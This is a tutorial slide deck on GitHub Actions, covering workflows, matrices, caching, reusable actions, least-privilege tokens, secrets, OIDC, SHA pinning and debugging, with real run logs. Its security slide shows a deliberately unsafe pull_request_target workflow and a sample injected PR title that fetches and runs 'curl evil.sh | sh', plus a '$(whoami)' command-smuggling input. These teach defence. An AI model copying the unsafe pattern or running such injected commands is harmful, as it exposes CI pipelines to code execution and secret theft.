Writing Workflows
- Events, workflows, jobs, steps and runners
- The workflow file, line by line; triggers
- Expressions, contexts and
if:conditions - Matrices, job outputs, service containers
Making Them Fast and Reusable
- Caching, artifacts, job summaries, annotations
- Composite actions and reusable workflows
- Writing a JavaScript or Docker action
- Cost, limits, concurrency groups, path filters
Making Them Safe
- A least-privilege
GITHUB_TOKEN - Secrets, environments and protection rules
- OIDC, pinning by SHA, Dependabot
pull_request_targetand script injection
Running Them for Real
- Debugging, and real failures from this GitHub
- Protecting
main: rulesets and required checks - Quality gates beyond tests: Lighthouse CI
- Real workflows; Actions vs Jenkins vs GitLab CI
Each new term is defined in plain words the first time it appears, and listed with its slide in the README's Key terms.
GitHub Actions is the automation system built into GitHub. Something happens in a repository, and GitHub runs the YAML files you keep in .github/workflows/ on machines it provides or that you provide.
- Event: something that happens (a push, a pull request, a schedule, a button press) and can start workflows
- Workflow: one YAML file in
.github/workflows/; each time it starts is a run - Job: a group of steps that runs on one fresh machine. Jobs run in parallel unless one
needsanother - Step: one shell command (
run) or one packaged action (uses) - Runner: the machine that runs a job
| Runner kind | What it is | Use it when |
|---|---|---|
| GitHub-hosted (standard) | a fresh VM per job, deleted afterwards: ubuntu-24.04, windows-latest, macos-latest… | almost always; free on public repos |
| Larger runners | GitHub-hosted, with more CPU, memory or disk, a GPU or a static IP; Team and Enterprise plans, always billed per minute | builds are too slow or too big for standard ones |
| Self-hosted | your own machine running the runner agent, picked by labels (runs-on: [self-hosted, linux, fpga]) | special hardware, licensed tools, private networks. Don't attach one to a public repo: a pull request from a fork (someone's copy of the repo) could run code on it |
Every demo here used standard GitHub-hosted Ubuntu runners. See About runners.
name: CI

on:
  push:
    branches: [main]
  pull_request:
    branches: [main]

permissions:
  contents: read

env:
  PIP_DISABLE_PIP_VERSION_CHECK: "1"

defaults:
  run:
    shell: bash

jobs:
  gate:
    name: Demo gate
    runs-on: ubuntu-24.04
    timeout-minutes: 10
    steps:
      - uses: actions/checkout@3d3c42e5aac5ba805825da76410c181273ba90b1 # v7.0.1
      - uses: actions/setup-python@5fda3b95a4ea91299a34e894583c3862153e4b97 # v7.0.0
        with:
          python-version: "3.12"
      - run: pip install -r demo/requirements.txt
      - name: Tests (report skips with -rs)
        run: pytest -rs demo
.github/workflows/ci.yml in this repo: the check that guards main (slide 20). A check is the pass/fail mark GitHub shows on a commit or pull request; each job reports one. Green on push to main, run 37216325824.
Top level
name: the label in the Actions tabon: which events start it, with filterspermissions: what the job's automatic token may do (slide 12)env: environment variables for every stepdefaults.run: default shell and working directory forrunsteps
Per job
jobs.<id>: the job's ID;nameis what reviewers and rulesets seeruns-on: the runner labeltimeout-minutes: kill it if it hangs (default 360)steps: run in order; a failing step stops the job
uses vs run
uses: owner/repo@refruns an action: packaged, reusable code from another repo (or./pathin this one)with: the action's inputsrun: a shell script on the runner- The long hex after
@is a commit SHA: pinning, slide 14
on:
  push:
    branches: [main, "release/**"]
    paths-ignore: ["**.md"]
  pull_request:
    types: [opened, synchronize, reopened]
  schedule:
    - cron: "17 3 * * 1-5"      # 03:17 UTC on weekdays
  workflow_dispatch:
    inputs:
      level:
        type: choice
        options: [quick, full]
  workflow_call:
    inputs:
      python-version:
        type: string
default: "3.12"demo/lint_examples/triggers.yml: every common trigger in one file, checked with actionlint (clean). Each trigger also ran for real in a workflow of its own (right).

The Actions tab: every run, filterable by workflow, event, status, branch and actor.
| Trigger | Starts a run when… | Ran here |
|---|---|---|
push | commits land on a branch or tag; branches / paths filters narrow it | run 37214324600 |
pull_request | a pull request (PR) is opened or updated; runs on the PR's merge commit, read-only for forks | run 37214705396 |
schedule | a cron time in UTC; may start late under load | linted only (not waited for) |
workflow_dispatch | someone presses Run workflow or calls the API, with typed inputs | run 37214439700 |
workflow_call | another workflow calls this one (slide 10) | run 37214324885 |
on:
  workflow_dispatch:
    inputs:
      level:
        description: How much to run
        type: choice
        options: [quick, full]
        default: quick
      dry_run:
        description: Print the plan only
        type: boolean
        default: true
      note:
        description: Free text (treated as untrusted)
        type: string
        default: hello
Started with gh workflow run demo-dispatch.yml -f level=full -f dry_run=false. Inputs arrive as the inputs context.
An expression is ${{ … }}: GitHub evaluates it before the step runs. A context is a named object it can read.
| Context | Holds |
|---|---|
github | the event and run: event_name, ref_name, sha, actor, event.* |
env | variables set with env: |
matrix | this leg's matrix values (slide 06) |
secrets | encrypted secrets (slide 13) |
needs | results and outputs of jobs this one needs |
steps | earlier steps' outputs, outcome, conclusion (by step id) |
inputs, runner, vars | dispatch/call inputs; the runner's OS and temp dir; plain config variables |
if: skips a step or job unless its expression is true. With no status function, if: implies success(): "everything before me passed". failure() = something earlier failed; always() = run regardless (clean-up, reports); cancelled() = the run was cancelled.
status:
  needs: [prepare, service]
  runs-on: ubuntu-24.04
  steps:
    - id: flaky
      name: A step allowed to fail
      continue-on-error: true
      run: exit 3
    - name: Runs only because the step above failed
      if: steps.flaky.outcome == 'failure'
      run: echo "outcome=${{ steps.flaky.outcome }} conclusion=${{ steps.flaky.conclusion }}"
    - name: Skipped, because the job has not failed
      if: failure()
      run: echo "never printed"
    - name: Always runs (clean-up)
      if: always()
      run: echo "event=${{ github.event_name }} actor=${{ github.actor }} ref=${{ github.ref_name }}"
outcome=failure conclusion=success
##[debug]Evaluating: failure()
##[debug]=> false
##[debug]Evaluating: always()
##[debug]=> true
event=push actor=BrendanJamesLynskey ref=mainrun 37214324637 (debug re-run, attempt 2). continue-on-error makes a failed step's outcome failure but its conclusion success, so the job stays green and failure() is false.
test:
  name: test (py${{ matrix.python }}, ${{ matrix.os }})
  runs-on: ${{ matrix.os }}
  timeout-minutes: 10
  strategy:
    fail-fast: false
    max-parallel: 3
    matrix:
      os: [ubuntu-24.04, ubuntu-22.04]
      python: ["3.10", "3.12", "3.13"]
      exclude:
        - os: ubuntu-22.04
          python: "3.13"
      include:
        - os: ubuntu-24.04
          python: "3.13"
coverage: true- A matrix runs the job once per combination of the listed values: 2 OSes × 3 Pythons = 6 legs
excluderemoves a combination (now 5);includeadds keys to a matching leg (herecoverage: true) or adds a new legfail-fast: false: one red leg doesn't cancel the others (the default istrue)max-parallel: 3: at most three legs at once- Each leg is its own check, named from
name:, e.g.test (py3.10, ubuntu-22.04). Without aname:GitHub appends the values:test (3.10)

run 37214874461: five legs, then report, which needs them. The notice comes from the coverage leg's ::notice (slide 09). Screenshot as a logged-out visitor sees it.
jobs:
  prepare:
    runs-on: ubuntu-24.04
    outputs:
      stamp: ${{ steps.s.outputs.stamp }}
    steps:
      - id: s
        run: echo "stamp=$(date -u +%Y%m%dT%H%M%S)-${GITHUB_SHA::7}" >> "$GITHUB_OUTPUT"

  service:
    needs: prepare
    runs-on: ubuntu-24.04
    services:
      redis:
        image: redis:7-alpine
        ports: ["6379:6379"]
        options: >-
          --health-cmd "redis-cli ping"
          --health-interval 5s
          --health-timeout 3s
          --health-retries 5
    steps:
      - name: Talk to the service container
        run: |
          python3 - <<'PY'
          import socket
          s = socket.create_connection(("localhost", 6379), timeout=5)
          s.sendall(b"PING\r\n")
          reply = s.recv(64)
          print("redis replied", reply)
          assert reply == b"+PONG\r\n"
          PY
      - run: echo "stamp from prepare = ${{ needs.prepare.outputs.stamp }}"
needs and outputs
needs: preparemakesservicewait forprepareand skip if it fails- A step writes
name=valueto the file$GITHUB_OUTPUT; the job re-exports it underoutputs:; later jobs readneeds.prepare.outputs.stamp - Jobs share no disk: pass small values as outputs, files as artifacts (slide 09)
Service containers
- A service container is a Docker container (a database, a cache) that runs beside the job for its lifetime
portsmaps it tolocalhost;--health-cmdmakes the job wait until it is ready- Linux runners only
redis replied b'+PONG\r\n'
stamp from prepare = 20261004T154736-f592127
run 37214324637. The transformer explainer's real CI starts Postgres the same way for its end-to-end and Lighthouse jobs (slide 21).
- uses: actions/setup-python@5fda3b95a4ea91299a34e894583c3862153e4b97 # v7.0.0
  with:
    python-version: ${{ matrix.python }}
    cache: pip
    cache-dependency-path: demo/requirements.txt
- name: Cache the generated dataset
  id: data
  uses: actions/cache@55cc8345863c7cc4c66a329aec7e433d2d1c52a9 # v6.1.0
  with:
    path: .cache/data
    key: data-${{ runner.os }}-${{ hashFiles('demo/make_data.py') }}
- name: Build the dataset (only on a cache miss)
  if: steps.data.outputs.cache-hit != 'true'
run: python demo/make_data.py .cache/data- A cache saves a directory at the end of a job and restores it at the start of a later one, looked up by a key
- Build the key from what the contents depend on:
hashFiles(…)changes when the file does, so the cache invalidates itself setup-python(andsetup-node,setup-go…) cache package downloads with one line:cache: pipsteps.<id>.outputs.cache-hitlets you skip the expensive step
| Run | Dataset cache | pip cache |
|---|---|---|
| run 37214324617 (first) | miss in every leg; one leg saved it | miss; saved per Python and OS |
| run 37214874461 (second) | hit in all 5 legs; build step skipped | hit in all 5 legs |
Cache not found for input keys: data-Linux-f0fb67ba…
Failed to save: Unable to reserve cache with key data-Linux-f0fb67ba…,
  another job may be creating this cache.
…
Cache restored from key: data-Linux-f0fb67ba…
The first run's legs raced to save the same key; the losers' "Failed to save" is a warning, not a failure. The key uses runner.os (Linux), so both Ubuntu versions share it.
Unused entries are evicted after 7 days, and a repository holds 10 GB by default (dependency caching, October 2026). A run can restore caches from its own branch, the default branch and (for a PR) the base branch. Never cache secrets: anyone with read access can open a PR and read the base branch's caches.
    - name: Annotate
      if: matrix.coverage
      run: echo "::notice file=demo/stats.py,line=4::coverage leg ran on Python ${{ matrix.python }}"
    - uses: actions/upload-artifact@043fb46d1a93c77aae656e7c1c64a875d1fc6a0a # v7.0.1
      with:
        name: junit-${{ matrix.python }}-${{ matrix.os }}
        path: report-*.xml
        retention-days: 5
    - name: Job summary
      run: |
        {
          echo "### Python ${{ matrix.python }} on ${{ matrix.os }}"
          echo "| dataset cache hit | tests |"
          echo "|---|---|"
          echo "| ${{ steps.data.outputs.cache-hit == 'true' }} | $(grep -o 'tests=\"[0-9]*\"' report-*.xml) |"
        } >> "$GITHUB_STEP_SUMMARY"
        cat "$GITHUB_STEP_SUMMARY"   # also in the log, for readers without a GitHub login

report:
  needs: test
  if: always()
  runs-on: ubuntu-24.04
  steps:
    - uses: actions/download-artifact@3e5f45b2cfb9172054b4087a40e8e0b5a5461e7c # v8.0.1
      with:
        pattern: junit-*
        merge-multiple: true
    - name: Summarise every leg
      run: |
        reports=(report-*.xml)
        echo "### ${#reports[@]} JUnit reports; matrix result: ${{ needs.test.result }}" >> "$GITHUB_STEP_SUMMARY"
        printf -- '- %s\n' "${reports[@]}" >> "$GITHUB_STEP_SUMMARY"
        cat "$GITHUB_STEP_SUMMARY"
run 37214874461. An artifact is a file a job uploads to the run for people or later jobs to download. retention-days: 5 made these expire on 9 October; the repository default is 90 days.
### Python 3.13 on ubuntu-24.04
| dataset cache hit | tests |
|---|---|
| true | tests="4" |
### 5 JUnit reports; matrix result: success
A job summary is Markdown appended to $GITHUB_STEP_SUMMARY; GitHub renders it on the run page (signed-in viewers only, so these steps also cat it into the log). An annotation is a ::notice, ::warning or ::error line that GitHub pins to a file and line (slide 06's screenshot).
Composite action
name: Set up the demo
description: Python with a pip cache, plus the demo's test dependencies (a composite action).
inputs:
  python-version:
    description: Python version to install
    default: "3.12"
outputs:
  pytest-version:
    description: The pytest version installed
    value: ${{ steps.v.outputs.pytest }}
runs:
  using: composite
  steps:
    - uses: actions/setup-python@5fda3b95a4ea91299a34e894583c3862153e4b97 # v7.0.0
      with:
        python-version: ${{ inputs.python-version }}
        cache: pip
        cache-dependency-path: demo/requirements.txt
    - shell: bash
      run: pip install -r demo/requirements.txt
    - id: v
      shell: bash
run: echo "pytest=$(python -m pytest --version 2>&1 | awk '{print $2}')" >> "$GITHUB_OUTPUT".github/actions/setup-demo/action.yml: a composite action bundles several steps behind one uses:. Every run needs an explicit shell.
Reusable workflow
on:
  workflow_call:
    inputs:
      python-version:
        type: string
        default: "3.12"
    outputs:
      pytest-version:
        description: pytest version used by the tests
        value: ${{ jobs.test.outputs.pytest }}

permissions:
  contents: read

jobs:
  test:
    runs-on: ubuntu-24.04
    outputs:
      pytest: ${{ steps.setup.outputs.pytest-version }}
    steps:
      - uses: actions/checkout@3d3c42e5aac5ba805825da76410c181273ba90b1 # v7.0.1
      - id: setup
        uses: ./.github/actions/setup-demo
        with:
          python-version: ${{ inputs.python-version }}
      - run: pytest -rs demo
A reusable workflow is a whole workflow (jobs, runners) that others call with on: workflow_call.
The caller
jobs:
  py310:
    uses: ./.github/workflows/demo-reusable.yml
    with:
      python-version: "3.10"
  py313:
    uses: ./.github/workflows/demo-reusable.yml
    with:
      python-version: "3.13"
report:
needs: [py310, py313]
runs-on: ubuntu-24.04
steps:
- run: echo "pytest ${{ needs.py310.outputs.pytest-version }} on 3.10 and ${{ needs.py313.outputs.pytest-version }} on 3.13"pytest 8.4.2 on 3.10 and 8.4.2 on 3.13run 37214324885: the called jobs appear as py310 / test and py313 / test. Rule of thumb: share steps with a composite action, share jobs with a reusable workflow.
| Kind | runs.using | Good for | Watch out for |
|---|---|---|---|
| Composite | composite | gluing existing steps and actions | no state between runs; set shell on every step |
| JavaScript | node24 | fast start, any OS, calling GitHub's API | commit the bundled code (no npm install at run time); keep Node versions current |
| Docker container | docker | a fixed toolchain in any language | Linux runners only; built from a Dockerfile, the image builds on every run, so it starts slower |
name: JS hello
description: A JavaScript action with no dependencies.
inputs:
  who:
    description: Who to greet
    default: world
outputs:
  greeting:
    description: The greeting it made
runs:
  using: node24
  main: index.js
// Inputs arrive as INPUT_<NAME> environment variables; outputs go to the $GITHUB_OUTPUT file.
const fs = require("fs");
const who = process.env.INPUT_WHO || "world";
const greeting = `Hello, ${who}, from Node ${process.version}`;
console.log(greeting);
fs.appendFileSync(process.env.GITHUB_OUTPUT, `greeting=${greeting}\n`);name: Docker hello
description: A Docker container action (Linux runners only).
inputs:
who:
description: Who to greet
default: world
runs:
using: docker
image: Dockerfile
args: ["${{ inputs.who }}"]FROM alpine:3.20
COPY entrypoint.sh /entrypoint.sh
ENTRYPOINT ["/bin/sh", "/entrypoint.sh"]Hello, Actions, from Node v24.19.0
Hello, Actions, from 3.20.10 inside a container
JS action said 'Hello, Actions, from Node v24.19.0'Both ran in run 37214324885 (job own-actions). A real JavaScript action would normally use the actions/toolkit packages; this one uses only the INPUT_* variables and the $GITHUB_OUTPUT file they wrap.
permissions: {}   # nothing by default; each job asks for what it needs

jobs:
  read-only:
    runs-on: ubuntu-24.04
    permissions:
      contents: read
    steps:
      - name: Reading the repo works
        env:
          GH_TOKEN: ${{ github.token }}
        run: gh api "repos/$GITHUB_REPOSITORY/contents/README.md" --jq .name
      - name: Writing (creating an issue label) is refused
        env:
          GH_TOKEN: ${{ github.token }}
        run: |
          if gh api -X POST "repos/$GITHUB_REPOSITORY/labels" -f name="demo-$GITHUB_RUN_ID" > out.txt 2> err.txt; then
            echo "::error::the token could write, which it should not"; exit 1
          fi
          echo "refused as expected: $(grep -o 'HTTP [0-9]*' err.txt | head -1)"
          echo "Write refused: \`$(grep -o 'HTTP [0-9]*' err.txt | head -1)\`" >> "$GITHUB_STEP_SUMMARY"
README.md
refused as expected: HTTP 403run 37214432837: reading worked; creating a label got 403 Resource not accessible by integration.
- Every job gets a GITHUB_TOKEN: a short-lived credential for this repository, created when the job starts and revoked when it ends
permissions:sets its scopes (what it may touch):contents,issues,pull-requests,id-token…, eachread,writeornone- Set
permissions: {}(nothing) at the top and grant per job. Any scope you list is granted; every scope you don't list becomesnone - This repository's default is read-only (
default_workflow_permissions: read); older repositories and organisations may still default to read-write, so say it explicitly - A least-privilege token limits the damage if a step, or an action you pulled in, is compromised
Pull requests from forks get a read-only token and no secrets on pull_request, whatever the workflow asks for. That is a safety feature; slide 15 shows the trigger that removes it.
jobs:
  deploy:
    runs-on: ubuntu-24.04
    environment: demo   # a 1-minute wait timer and a main-only branch rule protect it
    steps:
      - name: Use an environment secret
        env:
          DEMO_SECRET: ${{ secrets.DEMO_SECRET }}
        run: |
          echo "the secret is: $DEMO_SECRET"        # the log shows ***
          echo "its length is ${#DEMO_SECRET}"
the secret is: ***
its length is 32- A secret is an encrypted value set in the repository, organisation or environment settings (or
gh secret set). Workflows read it assecrets.NAME - The log masks the exact value as
***. A transformed value (base64, a substring) is not masked - Pass secrets through
env:to the steps that need them, never inwith:of untrusted actions

run 37214444150: queued 15:49:23, job started 15:50:27.
- An environment (e.g.
staging,production) is a named deployment target with its own secrets and protection rules - Rules: required reviewers (a person approves), a wait timer, and which branches may deploy. This demo's
demoenvironment has a 1-minute timer and allowsmainonly - Required reviewers and wait timers work on any public repo; on private repos they need GitHub Enterprise (docs)
OIDC instead of long-lived cloud keys
oidc-claims:
  runs-on: ubuntu-24.04
  permissions:
    id-token: write   # lets the job ask GitHub for a signed OIDC token
  steps:
    - name: Request a token and print its claims (never the token itself)
      run: |
        RESP=$(curl -sS -H "Authorization: bearer $ACTIONS_ID_TOKEN_REQUEST_TOKEN" \
               "$ACTIONS_ID_TOKEN_REQUEST_URL&audience=sts.example.com")
iss https://token.actions.githubusercontent.com
aud sts.example.com
sub repo:BrendanJamesLynskey@27049659/Introduction_to_GitHub_Actions@1404583061:ref:refs/heads/main
ref refs/heads/main
event_name pushrun 37214432837 printed the claims, never the token. OIDC (OpenID Connect): the job asks GitHub for a signed, minutes-long identity token; the cloud checks the claims (this repo, this branch) and swaps it for temporary credentials. No cloud key is stored in GitHub. The cloud side (an AWS role trust policy, an Azure federated credential, GCP workload identity) was not run here: no cloud account. See OpenID Connect.
Pin third-party actions to a full commit SHA
- uses: actions/checkout@v7          # a tag: its owner can move it
- uses: actions/checkout@3d3c42e5aac5ba805825da76410c181273ba90b1 # v7.0.1
A tag or branch can be re-pointed at new code by whoever controls (or compromises) that repository; a full 40-character SHA cannot. Every workflow in this repo pins by SHA, and the run log confirms it: Download action repository 'actions/checkout@3d3c42e5…' (SHA:3d3c42e5…).
Dependabot keeps the pins current
version: 2
updates:
  - package-ecosystem: github-actions
    directory: /
    schedule:
      interval: weekly
Dependabot is GitHub's bot that opens pull requests to update dependencies; with github-actions it bumps the SHA and its # v7.0.1 comment together. Its first scan ran green (run 37214327007) and found nothing to update.
Don't: two classic mistakes
name: Comment on pull requests
on: pull_request_target            # runs with a write token and secrets, even for forks

jobs:
  greet:
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@v4
        with:
          ref: ${{ github.event.pull_request.head.sha }}   # checks out the fork's code...
      - run: |
          echo "Title: ${{ github.event.pull_request.title }}"   # ...and pastes its title into a script
          ./build.sh                                              # ...then runs the fork's code
bad-injection.yml:13:31: "github.event.pull_request.title" is potentially untrusted. avoid using it directly in inline scripts. instead, pass it through an environment variable. see https://docs.github.com/en/actions/reference/security/secure-use#… [expression]actionlint 1.7.12 output (kept outside .github/workflows, never run). It catches the injection, but not the pull_request_target + fork checkout pattern: review that by eye.
pull_request_targetruns the base repository's workflow with a write token and secrets, even for a fork's PR. Safe only if it never runs the fork's code- Script injection:
${{ }}is pasted into the script text before the shell runs. A PR titled"; curl evil.sh | sh; "becomes shell code
Do: untrusted text through env
name: Comment on pull requests
on: pull_request

permissions:
  contents: read

jobs:
  greet:
    runs-on: ubuntu-latest
    steps:
      - name: Print the title safely
        env:
          TITLE: ${{ github.event.pull_request.title }}
        run: |
          printf 'Title: %s\n' "$TITLE"
level=full dry_run=false
note=$(whoami); echo injectedrun 37214439700: the dispatch demo passes inputs.note through env; given $(whoami); echo injected, it printed the text and ran nothing. Untrusted fields include PR titles and bodies, branch names, issue and comment text, and commit messages. See Secure use reference.

run 37214705396, as a logged-out visitor sees it: the red job and its annotation. Step logs need a signed-in GitHub account; gh run view RUN --log-failed prints just the failing step:
    def test_median_odd_and_even():
>       assert median([3, 1, 2]) == 3  # deliberately wrong: the ruleset demo
E       assert 2 == 3
E        +  where 2 = median([3, 1, 2])
demo/test_stats.py:11: AssertionError
========================= 1 failed, 3 passed in 0.25s ==========================
##[error]Process completed with exit code 1.
A routine
- Read the first red step's log from its first error, not the last line
- Re-run with debug logging: tick Enable debug logging in Re-run jobs, or
gh run rerun RUN --debug. For every run, set the variableACTIONS_STEP_DEBUG=true(step detail) orACTIONS_RUNNER_DEBUG=true(runner diagnostics) - Lint before pushing:
actionlintcatches bad expressions, unknown keys, injection and (with shellcheck) shell bugs - Make the job print what it is about to do: tool versions, key paths, a
catof the summary
##[debug]Evaluating: steps.s.outputs.stamp
##[debug]Result: '20261004T155230-f592127'
run 37214324637, attempt 2 with --debug: 274 ##[debug] lines.
Running locally: act runs workflows in Docker on your machine. Not run here: this PC has no Docker. It approximates the hosted images, so treat a green act run as a hint, not proof.
A test fixture git ignored
3 Oct 2026, Disaggregated_Inference_Sim: the first CI run (run 37138193008) failed with
FileNotFoundError: … tests/fixtures/simfront_llama3_8b.json
1 failed, 35 passed
.gitignore had *.json, so the fixture existed only on the laptop where tests passed. Fixed by committing it with a !tests/fixtures/*.json exception (eae7f7d), green in run 37138267111. Lesson: CI starts from a clean checkout; that is its job.
Green, but a test never ran
The simulators' JavaScript-port parity tests call pytest.skip("node not installed") when Node is missing. Reproduced in run 37214324624:
No Node:   SKIPPED [1] demo/test_parity.py:18:
           node not installed
           3 passed, 1 skipped
